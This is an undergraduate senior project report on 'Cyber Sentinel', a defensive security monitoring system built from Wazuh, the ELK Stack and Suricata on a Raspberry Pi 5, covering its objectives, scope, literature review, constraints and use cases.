Cyber Sentinel: Integrated Security Monitoring System using Wazuh and ELK Stack on Raspberry Pi

Senior Project

Primary Advisor: **Rauf Butt**

Presented by:

241607845 Abdullah Mehtab
241545761 Nabeel Mahmood

Department of Computer Science

Forman Christian College (A Chartered University)

Cyber Sentinel: Integrated Security Monitoring System using Wazuh and ELK Stack on Raspberry Pi

By

Abdullah Mehtab, M. Nabeel Mahmood

Project submitted to

Department of Computer Science,

Forman Christian College (A Chartered University),

Lahore, Pakistan.

in partial fulfillment of the requirements for the degree of

BACHELOR OF SCIENCE

IN

COMPUTER SCIENCE (Honors)

Primary Project Advisor	Secondary Project Advisor

Senior Project Management
Committee Representative

Abstract

Cybersecurity threats pose a growing challenge for small businesses and startups or any small networks such as homes and educational institutions, which often lack the budget and expertise for expensive security monitoring tools, leaving their networks exposed to attacks. This project tackles this issue by creating a cost-effective, real-time security monitoring system using Wazuh and the ELK Stack (Elasticsearch, Logstash, Kibana) deployed on a Raspberry Pi 5 running Kali Linux. The motivation stems from the need to protect small-scale local area networks affordably, ensuring that even resource-limited organizations can detect threats. The approach involved installing Wazuh Manager on the Raspberry Pi to collect log data from agents on endpoint devices, such as Windows and Linux machines, and integrating it with the ELK Stack for log processing and visualization. Filebeat forwards alerts to Elasticsearch, while Logstash filters these logs and sends clean, HTML-formatted email alerts for critical events. Kibana provides a dashboard to visualize security data, offering detailed insights into detected threats.

The system achieved a detection accuracy of over 90% for traditional attacks in simulated tests, successfully identifying aggressive scans, brute-force logins, Metasploit exploits with custom rules added to Wazuh. Email alerts notify security personnel instantly, and the Kibana dashboard displays attack details, such as timestamps and affected devices. An installer simplifies setup on Linux systems, downloading required modules and configurations, while a GUI on the Wazuh Manager allows local monitoring of agents and logs. Ongoing efforts explore AI models like LogBERT to enhance anomaly detection beyond Wazuh's rule-based system. This project demonstrates that robust security monitoring is possible on low-cost hardware, delivering practical protection for small networks and showing the potential of open-source tools to make cybersecurity accessible to all.

Acknowledgement

We would like to express our sincere gratitude to our project advisor, Sir Muhammad Rauf Butt (Assistant Professor, Department of Computer Science, FCCU), whose constant encouragement, clear guidance, and practical insight played a central role throughout the development of this project. His deep experience in both academia and industry helped us better understand real-world systems, and his feedback consistently guided our work in the right direction.

We are especially thankful for his support in connecting us with external contacts, which proved to be crucial in acquiring important resources and technical assistance. His efforts in securing financial support for essential hardware, including the Raspberry Pi and supporting equipment, enabled us to carry out our work without interruption. Beyond the technical help, his suggestions and ideas throughout our development process helped refine our vision and improve our solution significantly.

We would also like to acknowledge the support of the Department of Computer Science at Forman Christian College, whose resources and cooperation created an environment where this project could be successfully completed. Finally, we are thankful to our peers and friends who stood by us during the challenges and contributed in various ways during the project. FCCU's unavailability of a stable internet/Wi-Fi was very troublesome as always.

List of Figures

List of Tables

TABLE OF CONTENTS

Revision History

Name	Date	Reason For Changes	Version
First Draft	15/05/2025	Initial draft of the document	0.3
Pipeline Update	20/05/2025	Add information based on our progress	0.6
Add Diagrams	26/05/2025	All Diagrams added	0.9
Complete Draft	30/05/2025	Draft Completed	1.0

Chapter 1. Introduction

1.1 Introduction

Cybersecurity is a growing concern for everyone, but it hits small businesses and startups the hardest. These organizations often handle sensitive data—like customer details or financial records—but lack the money or skills to protect it properly. Studies show that 43% of cyberattacks target small businesses, according to the Verizon Data Breach Investigations Report. Even worse, the National Cyber Security Alliance found that 60% of these businesses shut down after a successful attack. This shows how serious the problem is and why affordable security solutions matter so much. Small networks need a way to monitor their networks and catch threats without spending a fortune or hiring experts they can't afford.

Figure 1: 2025 Data Breach Investigations Report

This project addresses that need by building a security monitoring system using Wazuh and the ELK Stack, all running on a Raspberry Pi. Wazuh is a free tool that watches for security issues, like someone trying to break into a system, by checking logs from devices. The ELK Stack—made up of Elasticsearch, Logstash, and Kibana—helps collect those logs, store them, and show them in an easy-to-read dashboard. The Raspberry Pi is a small, cheap computer that costs less than most security tools, making it perfect for keeping expenses low. By putting these together, the system watches a local network, spots common attacks like scans or brute-force logins, and sends alerts when something goes wrong.

The idea came from seeing how small-scale networks struggle with cybersecurity. Many can't buy expensive tools or hire full-time staff to watch their systems. At the same time, attacks are getting more common, and even simple ones—like guessing passwords over and over—can cause big problems. The goal was to create something useful and affordable, using tools that don't cost anything and hardware almost anyone can buy. Another motivation was personal interest in learning how security tools work and how open-source software can solve real problems. Working on this also gave a chance to explore cybersecurity hands-on, which is exciting and ties into bigger trends of making technology accessible.

The system fits into the wider world of cybersecurity by offering a simpler option compared to complex, costly setups. Most security tools are built for big companies with lots of resources, leaving smaller groups exposed. This project shows that you don't need a huge budget to stay safe. It uses the Raspberry Pi to keep costs down and focuses on local networks for now, since expanding to bigger setups could add risks that need more testing. The significance lies in proving that strong security doesn't have to be out of reach. It's about giving small networks a practical way to protect themselves, which could save them from shutting down after an attack.

To make this happen, the project started with research on Wazuh and the ELK Stack to understand how they could work together. After getting a Raspberry Pi, Kali Linux was installed as the operating system, followed by Wazuh and the ELK Stack. There were some challenges, like making sure the versions matched, but those got sorted out. The system collects data from devices—like laptops or servers—using Wazuh agents, then sends alerts and shows details through Kibana. Additionally, Suricata, a high-performance Network Intrusion Detection System (NIDS), is integrated into the system to monitor network traffic and detect potential security threats at the network level. This complements Wazuh's host-based intrusion detection capabilities by providing visibility into network-based attacks such as, and SQL injections or Shell shock attacks. Email alerts let the person in charge know right away if something's wrong, so they can act fast. This setup is not only aimed at small businesses or startups but any small-scale local area networks such as homes and educational institutions, where the security lead or owner can use it without needing deep technical knowledge.

What makes this project stand out is how it tackles a real gap with tools that are free and hardware that's cheap. It's not just about building something—it's about showing that cybersecurity can be simple and within reach for those who need it most. The following sections will cover the goals, the exact problem this solves, and what the project includes, setting up the rest of the report.

1.2 Objectives

The Cyber Sentinel project aims to achieve the following objectives:

- **Implement a security monitoring system using Wazuh and the ELK Stack.**

  The project focuses on building a system that combines Wazuh for watching security events and the ELK Stack—made up of Elasticsearch, Logstash, and Kibana—for handling logs and showing data. Wazuh collects information from devices like computers in a network, checks it for problems, and creates alerts when something suspicious happens. The ELK Stack takes these alerts, stores them in Elasticsearch, organizes them with Logstash, and displays them on a

Kibana dashboard. This setup ensures the system can track what's happening across a network and spot threats effectively. Also implement a network intrusion detection capability using Suricata to complement the host-based monitoring provided by Wazuh.

- **Deploy the system on a Raspberry Pi to keep costs low.**

  A key goal is to run the entire security system on a Raspberry Pi 5, a small and affordable computer. By using this hardware with Kali Linux as the operating system, the project keeps expenses down compared to traditional security tools that need expensive machines. This makes it possible for anyone to use the system without spending a lot, while still getting strong protection for their local networks.

- **Detect common security threats in real time.**

  The system is designed to catch typical attacks that happen in the real world, such as aggressive network scans, brute-force login attempts, and DDoS attacks. For example, it can spot when someone uses a tool like Nmap to scan the network aggressively, or when repeated login tries suggest a brute-force attack on SSH or RDP. It also watches for DDoS attempts that flood the network with traffic. Alerts are generated right away when these threats are found, so action can be taken quickly.

- **Send clear email alerts for critical security events.**

  When a serious threat is detected, the system sends email alerts to the person in charge, like a security lead or business owner. These emails are formatted in HTML using Logstash, making them easy to read with details like what happened, when, and which device was affected. This ensures non-technical users can understand the problem and decide what to do next without needing to dig into complex logs.

- **Provide a Kibana dashboard for detailed security insights.**

  The project includes setting up a dashboard in Kibana that shows an overview of the network's

security status. This dashboard displays alerts and logs in a visual way, like charts or lists, so users can see patterns or details about attacks. It's built to be simple enough for someone with basic technical skills to use, offering a clear picture of what's happening without overwhelming them.

- **Simplify setup and management with an executable wizard installer and GUI manager.**

  To make the system practical, an executable installer for the Cyber Sentinel System, for Linux is included. This installer automatically downloads the right versions of Wazuh, the ELK Stack, and other needed tools, then sets them up with pre-made configuration files from a GitHub repository. A graphical user interface (GUI) is also provided on the Raspberry Pi's Wazuh Manager, letting users monitor agents, services, and logs locally without typing commands. This reduces the effort needed to get started and keep the system running.

- **Ensure the system works with different operating systems.**

  The project aims to support devices running Windows or Linux by using Wazuh agents that send logs to the Raspberry Pi. This flexibility means the system can protect a mix of computers commonly found in small networks, like Windows laptops or Linux servers, without needing major changes.

- **Test the system's ability to detect and report attacks.**

  The final objective is to test how well the system works by simulating attacks in a safe environment. This includes running tools like Nmap for scans, Hydra for brute-force logins, and Metasploit for exploits like EternalBlue. The goal is to confirm that the system catches these threats, sends alerts, and shows them in Kibana, proving it's reliable for real-world use.

These objectives work together to create a security monitoring system that's affordable, effective, and easy to use.

1.3 Problem Statement

Small businesses, startups, educational institutions and home networks. All face a tough challenge: they're prime targets for cyberattacks but often can't afford the tools or staff to fight back. Research shows these organizations deal with the same threats as bigger companies—things like network scans, password-guessing attacks, and data theft—but traditional security monitoring systems are too expensive and complicated for them. Many cost thousands of dollars or need experts to run, which isn't an option for a small team with a tight budget. This leaves their networks exposed, putting sensitive data at risk and threatening their survival if an attack succeeds.

This project tackles that gap by creating a security monitoring system that's both affordable and effective. It uses Wazuh and the ELK Stack on a Raspberry Pi to watch over local area networks, catching common threats in real time. Wazuh collects logs from devices like laptops or servers, checks them against rules to spot attacks, and generates alerts. The ELK Stack takes those alerts, organizes them, and shows them on a Kibana dashboard, while also sending clean email notifications when something critical happens. The system runs on a Raspberry Pi, keeping costs low since it's just a small device anyone can buy, not a pricey server.

The system detects threats like aggressive scans from tools like Nmap, brute-force login attempts using Hydra, and even specific exploits like EternalBlue that target Windows machines. It's built for small-scale setups—like a startup office or a home network—where the security lead or owner gets alerts and can check the dashboard for details. This approach solves the problem by giving these businesses a tool they can actually use, without needing a big budget or deep technical know-how. It's a practical fix that makes cybersecurity reachable, protecting networks that would otherwise stay vulnerable.

1.4 Scope

This section explains the hardware and software that make up the system, the people who use it, and the specific tasks it handles. It also sets clear boundaries by describing what the project includes and what it leaves out, giving a full picture of its reach.

➔ **Hardware Components**

The system relies on a single piece of hardware as its core:

- **Raspberry Pi 5**: This is a small, affordable computer that acts as the main hub for the project. It runs everything needed to monitor the network. The Raspberry Pi 5 was chosen because it's cheap—costing far less than typical servers—yet powerful enough to handle the security tools. It's set up with **Kali Linux**, an operating system built for cybersecurity work, which provides a strong base for running the software and keeping the system secure.

The Raspberry Pi connects to other devices in the network—like laptops or servers—but doesn't require any special hardware beyond what's already in a typical small business setup. This keeps the system simple and practical for its target users.

➔ **Software Components**

The project combines several software tools to create a complete security monitoring solution. Each piece has a specific job, and they work together smoothly:

- **Wazuh Manager**: This runs on the Raspberry Pi and is the heart of the system. It collects logs—records of what's happening—from devices in the network using small programs called Wazuh agents. These agents are installed on computers running Windows/Linux. The Manager checks the logs against rules to spot threats and creates alerts when something looks wrong.
- **ELK Stack**: This is a group of three tools that handle logs and alerts:
    - **Elasticsearch**: Stores all the logs and alerts so they can be searched and analyzed later.

    - **Logstash**: Takes the alerts, organizes them, and turns them into clean, readable HTML emails when a serious threat is detected.
    - **Kibana**: Shows the security information on a web-based dashboard with charts and lists, making it easy to see what's happening in the network.
- **Filebeat**: A lightweight tool that moves Wazuh alerts from the Manager to Elasticsearch quickly and reliably.
- **Suricata**: Installed on each endpoint device to monitor network traffic and detect network-based attacks. Its logs are forwarded to the Wazuh Manager for centralized analysis and alerting.
- **Executable Installer**: A custom wizard installer for Linux that sets up everything automatically. It downloads the right versions of Wazuh, the ELK Stack, and other needed tools, then grabs configuration files from a GitHub repository and puts them in the right places. This makes installation fast and reduces mistakes.
- **Manager GUI**: A simple graphical interface on the Raspberry Pi that lets users check on agents, services, and logs without using complicated commands. It's built for local use on the Manager itself.

These tools were picked because they're free, open-source, and work well together, keeping costs low while delivering solid performance.

➔ **Users and Their Roles**

The system is designed for two main groups of people in a small business or startup:

- **Administrators**: These are the people who set up and look after the system. They could be an IT staff member, a hired consultant, or even someone from the project team if the business hires help. Administrators run the executable installer on the Raspberry Pi to get everything

going and make sure it's connected to the network's devices. They also handle any updates or fixes needed to keep it running smoothly.

- **End-Users**: These are the people who use the system day-to-day, like a business owner, a security lead, or a manager. They get email alerts when a threat is detected—simple messages that explain what's wrong and which device is affected. They can also log into the Kibana dashboard on the Raspberry Pi to see more details, like when an attack happened or what it targeted. The system is built so they don't need to be tech experts to understand it.

Both groups play a key role: administrators keep the system working, and end-users act on the information it provides.

➔ **What the Project Covers**

The Cyber Sentinel project focuses on specific tasks to protect small local networks:

- **Monitoring Local Networks**: It watches over the local area network (LAN) in a small office or startup, tracking activity on devices like computers that have Wazuh agents installed.
- **Detecting Common Threats**: The system catches typical attacks seen in the real world, i,e:
    - Aggressive network scans (e.g., someone using Nmap to poke around).
    - Brute-force login attempts (e.g., tools like Hydra guessing passwords on SSH or RDP).
- **Sending Alerts**: When a serious issue is found, Logstash sends an email in HTML format to the end-users. These alerts are clear and include key details, so the recipient knows what's happening right away.
- **Showing Data Visually**: The Kibana dashboard displays alerts in an easy format—think charts or tables—letting users see attack patterns or dig into specifics without getting lost in raw data.
- **Easy Setup**: The executable installer and Manager GUI make it simple to get started and manage the system, even for people with basic skills.

This setup is aimed at small-scale networks, providing protection that fits the budgets of its users.

➔ What the Project Does Not Cover

The system has limits, and it's important to know what's outside its scope:

- **Physical Security**: It doesn't deal with real-world threats like someone breaking into an office or stealing a device. It's all about network-based attacks.
- **Non-Log-Based Attacks**: Threats that don't show up in system logs—like social engineering (e.g., tricking someone into giving a password) or some web-based attacks—aren't detected. Wazuh relies on logs from Windows or Linux, so anything else slips through.
- **Other Operating Systems**: Devices that don't run Windows or Linux (like macOS computers or phones) can't use Wazuh agents, so they're not monitored.
- **Advanced Detection**: The system uses rules to spot known threats, but it doesn't have smart features like AI to find unusual patterns or new attacks yet. That's something for future work.
- **Big Networks or Cloud**: It's built for small, local setups—not big companies or cloud systems. Expanding it would need more testing to handle the extra risks.

These boundaries keep the project manageable while still getting value where it's needed most.

➔ System Overview

To show how everything fits together, this diagram outlines the system's architecture. The Raspberry Pi running the Wazuh Manager and ELK Stack, collects logs from agents. Filebeat sends alerts to Elasticsearch, Logstash formats emails, and Kibana shows the dashboard—all tied into one flow.




Figure 2. System Architecture Diagram

Chapter 2. Requirements Analysis

2.1 Literature Review

Cybersecurity is a growing worry for businesses everywhere, and small networks face especially tough challenges because they often lack the money and know-how to protect themselves well. Studies show that small businesses are one of the prime targets for cyberattacks, with 46% of all cyber breaches hitting companies with fewer than 1,000 employees (15). Another report from Verizon found that 43% of cyberattacks aim at small networks, yet only 14% are ready to handle them (16; 13). The cost of these attacks can be crushing, ranging from $826 to over $653,587 per incident, with the average data breach costing $3.31 million (13; 7). Beyond money, these businesses also lose customer trust and reputation, which can hurt them for years (10). On top of that, human mistakes play a huge role, causing 95% of security breaches due to things like weak passwords or falling for scams (13; 11). These numbers show why small networks desperately need affordable and simple security tools that don't rely too much on people getting everything right.

Existing Security Monitoring Solutions

Big-name security systems like Splunk and IBM QRadar are great at keeping networks safe by collecting and analyzing data to spot trouble. They can catch all sorts of threats and show the results clearly, but they come with a big catch: they're expensive and hard to use. Setting them up can cost anywhere from $50,000 to over $1 million, not counting extra fees for upkeep and the need for fancy computers and trained staff (5). For example, Splunk charges thousands yearly for licenses, and IBM QRadar needs powerful servers, putting both out of reach for most small networks (1). Studies also point out that such startups often don't have the skills to handle these complicated setups, leaving them exposed (4). This gap means many small companies can't protect themselves properly with these tools. Luckily, there are free options like Wazuh and the ELK Stack (Elasticsearch, Logstash, Kibana) that don't cost a dime and still do a solid job. Wazuh watches over devices by checking logs, tracking file

changes, and spotting weak spots, all without a price tag. The ELK Stack helps by storing those logs, sorting them out, and showing them on easy-to-read dashboards (17; 3). Wazuh can catch everyday attacks, like when someone tries to guess a password too many times, by looking at login records and sending an alert if something's fishy (18). Pair it with a tool like Suricata, and it can even spot network attacks like floods that try to crash systems (17). These tools work well together and don't break the bank, but setting them up can still be tricky for someone without tech skills (9).

Wazuh and ELK Stack on Low-Cost Hardware

One way to make these tools more reachable is by running them on cheap devices like the Raspberry Pi, a small computer that doesn't cost much. Research proves this can work for keeping networks safe. Henrion (2023) wrote a guide on using Wazuh with a Raspberry Pi to protect home networks, showing how easy and cheap it can be to set up with steps like installing Wazuh and linking it to Telegram for alerts (6). Riggs (2021) also explained how to put a Wazuh server on a Raspberry Pi 4B, tackling issues like making sure everything fits and runs smoothly despite the device's limits (14). These examples show that a Raspberry Pi can handle security monitoring, but it might slow down if it has to deal with lots of data or watch many devices at once.

Other studies have used the Raspberry Pi for different kinds of monitoring, mostly focused on keeping homes safe from physical threats. Desnanjaya and Arsana (2021) built a system with sensors to detect motion, take pictures, and check temperature or gas levels, sending updates through Telegram (2). Qasim et al. (2023) made one that uses phone signals and a mobile app to warn about break-ins or other home issues (13). While these projects prove the Raspberry Pi can manage real-time alerts, they're more about watching doors and windows than guarding against hackers online, so they don't fully meet small businesses' needs for network protection.

Alternative Approaches and Limitations

Some researchers have tried fancier ideas, like using machine learning to spot unusual activity across big networks (8). But these methods need strong computers and expert know-how, which usually everyone cannot handle, making simpler tools like Wazuh a better fit. Wazuh does a good job catching threats that show up in logs, like password guesses or file tweaks, but it misses sneakier attacks that don't leave obvious traces, such as web tricks or brand-new hacks (18). Zahid et al. (2023) suggested a version of Wazuh that watches network traffic without needing software on every device, but it's still complicated to set up (19). Plus, when Wazuh and ELK Stack run on a Raspberry Pi, they can hit a wall if the network gets too busy, as Henrion (2023) pointed out (6).

Gaps and the Need for This Project

Looking at all this, it's clear there's a problem: small networks need security tools that are cheap and easy to use, but what's out there doesn't quite fit. Big SIEM systems are too pricey and tough to manage, while free tools like Wazuh and ELK Stack take some skill to get going. Raspberry Pi projects are promising but often focus on home safety or need tech-savvy people to make them work, not helping small networks with multiple devices or simple needs. And since people make so many mistakes, as Ncubukezi (2022) found in talks with 30 small business managers, automation is key to cutting down risks from human slip-ups (11).

The Cyber Sentinel project steps in to fix this by putting Wazuh and the ELK Stack on a Raspberry Pi 5 with Kali Linux. It watches local networks for common dangers, giving real-time updates. What makes it special is a executable installer wizard that sets everything up automatically—grabbing the right versions and files from GitHub—so no one needs to be a tech whiz. There's also a simple screen on the Wazuh Manager to check devices and logs, plus clear email alerts formatted by Logstash that anyone can understand, not just experts. The Kibana dashboard shows network activity in a way that's easy to follow, helping users spot trends without digging through messy data. This mix of low cost,

ease, and automation makes it perfect for small networks, unlike other setups that are too complex. Here's how Cyber Sentinel stacks up against other options:

Table 1: Comparison of Security Monitoring Solutions

Solution	Platform	Focus	Cost	Ease of Use	Suitability for Small networks
Splunk	Servers	Network Security	High ($1000s/year)	Moderate (needs experts)	Low
IBM QRadar	Servers	Network Security	High ($50,000–$1M+)	Moderate (needs experts)	Low
Wazuh + ELK Stack	Servers	Network Security	Free	Moderate (some tech needed)	High
Graylog	Servers	Network Security	Free	Moderate (some tech needed)	High
OSSEC	Lightweight Devices	Basic Security	Free	Moderate (some tech needed)	Moderate
Desnanjaya & Arsana (2021)	Raspberry Pi	Physical Security (IoT)	Low (Pi cost)	Moderate (needs setup)	Low (home-focused)
Qasim et al. (2023)	Raspberry Pi	Physical Security (IoT, GSM)	Low (Pi cost)	Moderate (needs setup)	Low (home-focused)
Henrion (2023)	Raspberry Pi	Network Security (Wazuh, ELK)	Low (Pi cost)	Hard (tech setup)	Moderate (home-focused)
Cyber Sentinel (This Project)	Raspberry Pi 5	Network Security (Wazuh, ELK)	Low (Pi cost)	Easy (auto setup, GUI)	Very High

Cyber Sentinel shines by being free, simple, and built for small networks. It doesn't need big machines or tech experts, and it tackles human error with automation, setting it apart from costly SIEMs, home-focused Pi projects, and less user-friendly free tools.

2.2 User Classes and Characteristics

The Cyber Sentinel system serves two main groups of users, each with distinct roles and needs. These groups are critical to how the system operates, ensuring it meets both technical and practical demands.

➔ The first group is the **system administrators**.

These are the people who set up and keep the system running. They could be IT staff or security personnel in a small business, though in many cases, they might be someone with basic technical skills taking on this role part-time. Their job is to install the Wazuh Manager on the Raspberry Pi, connect it to devices like laptops or servers using Wazuh agents, and make sure everything works smoothly. They need the system to be easy to set up, which is why a executable installer wizard is provided to handle downloading and configuring tools. They also need clear instructions and a simple graphical interface (GUI) on the Raspberry Pi to check if agents are active, services are running, and logs are being collected. Since small businesses often don't have dedicated IT teams, these administrators might not be experts, so the system is designed to avoid complex steps or deep technical knowledge.

➔ The second group is the **end users**

They are typically the business owners, managers, or a designated security lead—such as a CEO who oversees security. These users don't touch the Raspberry Pi or manage the system directly. Instead, they receive email alerts when something goes wrong, like an attack on their network, and use the Kibana dashboard to see more details if needed. Their main need is to understand what's happening without getting bogged down in technical details. For example, if someone tries to guess passwords on a computer, they get an email saying what happened, when, and which device was hit, all in a clean, readable format thanks to Logstash. The Kibana dashboard is kept straightforward, showing alerts and

trends in a visual way—like a list or chart—so they can decide what to do next, even if they're not tech-savvy. Their focus is on taking action, like locking an account, rather than fixing the system itself.

Both groups are essential. System administrators make sure the Cyber Sentinel is up and running, handling the technical side so it's ready to protect the network. End users depend on the alerts and dashboard to stay informed and respond to threats, keeping their business safe. The system balances these needs by simplifying setup and maintenance for administrators while delivering clear, actionable information to end users. This approach fits the project's goal of providing security monitoring that small networks can use.

2.3 Design and Implementation Constraints

The Cyber Sentinel system faces several limitations that affected how it was built and designed. These constraints come from the hardware, software, budget, and time available, shaping the choices made to keep the system practical and effective for small networks.

➔ One major limitation is the **hardware**.

The system runs on a Raspberry Pi 5, which is small and cheap but doesn't have the power of a regular server. It has limited processing speed and memory—only 8 GB of RAM total—so it can't handle heavy tasks like a big computer would. This meant tuning the software carefully. For example, Elasticsearch, which stores logs, was set to use just 1 GB of memory instead of its usual 4 GB to stop the Pi from freezing. The system also had to limit how many devices it watches and how much data it keeps, so it wouldn't slow down or crash when checking logs or sending alerts.

➔ Another constraint is **software compatibility**.

Wazuh and the ELK Stack (Elasticsearch, Logstash, Kibana) need to work together perfectly, but they only do so with specific versions—Wazuh 4.5.4 and ELK Stack 7.17.13. If newer versions were used, parts like the Kibana plugin wouldn't connect properly, breaking the dashboard. This forced the project to stick with these older, tested versions, even if newer ones had extra features. It also meant extra steps

to match everything up, like removing wrong versions and reinstalling the right ones, which took time and effort to get right.

➔ The **budget** played a big role too.

The system is meant for small networks that can't spend much, so it uses free software (Wazuh and ELK Stack) and a low-cost Raspberry Pi instead of pricey servers. This kept costs down but limited what could be added. For instance, fancy features like real-time network scanning with extra tools weren't included because they'd need more hardware or paid licenses, which wasn't an option. The focus stayed on basic, essential security monitoring that still gets the job done.

These limitations guided the project to be lightweight and focused. The Raspberry Pi's low power pushed for efficiency, software compatibility locked in specific versions, budget kept it affordable, and time kept it practical. Together, they ensured Cyber Sentinel is a useful tool for small networks despite not having the resources of bigger systems.

2.4 Assumptions and Dependencies

The Cyber Sentinel system relies on certain things being true and other parts working correctly to do its job. These assumptions and dependencies are key to understanding how the system runs and what might affect it if things change or go wrong.

One assumption is that the **Raspberry Pi stays powered on and connected to a local network**. The system needs a steady power supply and internet, at least during setup, to download tools and updates. After that, it assumes a stable local network to talk to devices like laptops or servers with Wazuh agents. If the power cuts out or the network drops, the system can't collect logs or send alerts, which would stop it from protecting the business.

Another assumption is that **Wazuh agents are installed and set up right on devices**. The system expects these agents—small programs on each computer—to send logs to the Raspberry Pi's Wazuh Manager. If they're not installed properly or get turned off, the system won't see what's happening on

those devices. It also assumes the people using it, like the security lead, can follow basic steps to act on alerts, like resetting a password if there's a brute-force attack.

The system assumes it's used in a small, local network for now. Expanding to bigger or outside networks could bring security risks, like hackers trying to mess with the Pi, which hasn't been fully tested yet. This keeps the scope manageable and safe, but it means the system might not work as well in larger setups without extra changes.

The Raspberry Pi hardware is another dependency. If the SD card breaks or the Pi overheats, the system stops. Regular checks or backups are needed to avoid this, but it's still a risk tied to using a small device.

The system also depends on **a mail service for alerts**. Logstash sends emails using an SMTP service like Gmail, so if that service goes down or blocks the emails, alerts won't reach the user. A stable internet connection is needed here too, at least to send those messages.

These assumptions and dependencies show what the system needs to succeed. They highlight where things could go wrong—like a power outage or a broken agent—and what it leans on, like free software and a reliable Pi. Knowing these helps make sure the system is set up and used in a way that keeps it running smoothly for small networks.

2.5 Functional Requirements

This section outlines the functional requirements of the Cyber Sentinel system through detailed use cases. These use cases describe specific actions the system performs to achieve its goals.

2.5.1 UC1 – Deploy System

Table 2: UC1 – Deploy System

Attribute	**Description**
Identifier / ID	UC-1
Purpose	Set up the Wazuh Manager and ELK Stack on the Raspberry Pi to begin monitoring the network.
Priority	High
Super Use Case	N/A
Actor(s)	Administrator
Pre-conditions	Raspberry Pi is powered on with Kali Linux installed and has network access.
Post-conditions	Wazuh Manager, Elasticsearch, Logstash, Kibana, and Filebeat are installed and operational.
Assumptions	The administrator has basic Linux skills and internet access for downloading components.
Non-functional Requirements	Setup must complete within 30 minutes and run stably on the Pi's limited resources.
Issues	Version conflicts or network interruptions might delay installation.

Typical Course of Action		
S#	**Actor Action**	**System Response**
1	Administrator runs the installer wizard.	System downloads Wazuh, ELK Stack, and config files.
2	Administrator confirms default settings.	System installs and configures all components.
3	Administrator starts the services.	System confirms all parts are running and connected.

Alternate Course of Action		
S#	**Actor Action**	**System Response**
1	Administrator sees a download error.	System shows an error and pauses until network returns.
2	Administrator retries with manual input.	System completes setup with adjusted settings.

2.5.2 UC2 – Manage Agents

Table 3: UC2 – Manage Agents

Attribute	**Description**
Identifier / ID	UC-2
Purpose	Add, remove, or check Wazuh agents on devices to collect security logs.
Priority	High
Super Use Case	N/A
Actor(s)	Administrator
Pre-conditions	Wazuh Manager is running and the network connects the Pi to endpoint devices.
Post-conditions	Agents are added, removed, or updated, and logs are collected from them.
Assumptions	Devices have Wazuh agents installed and network firewalls allow communication.
Non-functional Requirements	Agent updates must happen in real time and support up to 10 devices without slowing down.
Issues	Network blocks or device issues might stop agents from connecting.

Typical Course of Action		
S#	**Actor Action**	**System Response**
1	Administrator opens the GUI and picks "Manage Agents."	System shows current agents and their status.
2	Administrator adds a new agent with its details.	System creates a key and registers the agent.
3	Administrator checks agent status.	System confirms the agent is active and sending logs.

Alternate Course of Action		
S#	**Actor Action**	**System Response**
1	Administrator adds an agent that doesn't connect.	System displays an error and suggests troubleshooting.
2	Administrator removes a faulty agent.	System updates the agent list and stops its logs.

2.5.3 UC3 – Monitor Services

Table 4: UC3 – Monitor Services

Attribute	Description
Identifier / ID	UC-3
Purpose	Check the status and health of Wazuh and ELK Stack services on the Pi.
Priority	High
Super Use Case	N/A
Actor(s)	Administrator
Pre-conditions	The system is deployed and services are running on the Raspberry Pi.
Post-conditions	Administrator knows if all services are working or need fixes.
Assumptions	Services report their status correctly to the GUI.
Non-functional Requirements	Status must update every 5 seconds for real-time checks.
Issues	Delayed logs might hide service problems.

Typical Course of Action

S#	Actor Action	System Response
1	Administrator opens the GUI and selects "Monitor Services."	System shows the status of all components.
2	Administrator looks for errors.	System highlights any stopped or slow services.
3	Administrator restarts a service if needed.	System restarts it and updates the status.

Alternate Course of Action

S#	Actor Action	System Response
1	Administrator finds a service stopped.	System logs the issue and offers a restart option.
2	Administrator waits to fix it later.	System keeps logging the problem for review.

2.5.4 UC4 – Update Configurations

Table 5: UC4 – Update Configurations

Attribute	**Description**
Identifier / ID	UC-4
Purpose	Change system settings to improve performance or add features.
Priority	Medium
Super Use Case	N/A
Actor(s)	Administrator
Pre-conditions	The system is running, and the administrator can access config files.
Post-conditions	New settings are applied, and the system runs with the updates.
Assumptions	Changes won't crash the system if done carefully.
Non-functional Requirements	Updates must apply without stopping monitoring for more than 1 minute.
Issues	Wrong settings could break services.

Typical Course of Action		
S#	**Actor Action**	**System Response**
1	Administrator opens the GUI and picks "Update Configurations."	System lists settings that can be changed.
2	Administrator tweaks a setting, like alert levels.	System saves it and asks for confirmation.
3	Administrator applies the change.	System updates services and confirms it worked.

Alternate Course of Action		
S#	**Actor Action**	**System Response**
1	Administrator enters a bad setting.	System shows an error and undoes the change.
2	Administrator cancels the update.	System keeps the old settings as they were.

2.5.5 UC5 – Analyze Logs

Table 6: UC5 – Analyze Logs

Attribute	Description
Identifier / ID	UC-5
Purpose	Check security logs to find potential threats on the network.
Priority	High
Super Use Case	N/A
Actor(s)	Wazuh Manager
Pre-conditions	Logs are collected from agents and sent to Wazuh Manager.
Post-conditions	Threats are identified and flagged for alerts or further review.
Assumptions	Logs are clear and match Wazuh's rule format.
Non-functional Requirements	Logs must be processed in real time with less than a 5-second delay.
Issues	Some attacks might not show up clearly in logs, like web-based ones.

Typical Course of Action

S#	Actor Action	System Response
1	Wazuh Manager gets new logs from agents.	System runs rules on the logs to check for issues.
2	Wazuh Manager spots something odd.	System flags it and prepares an alert.
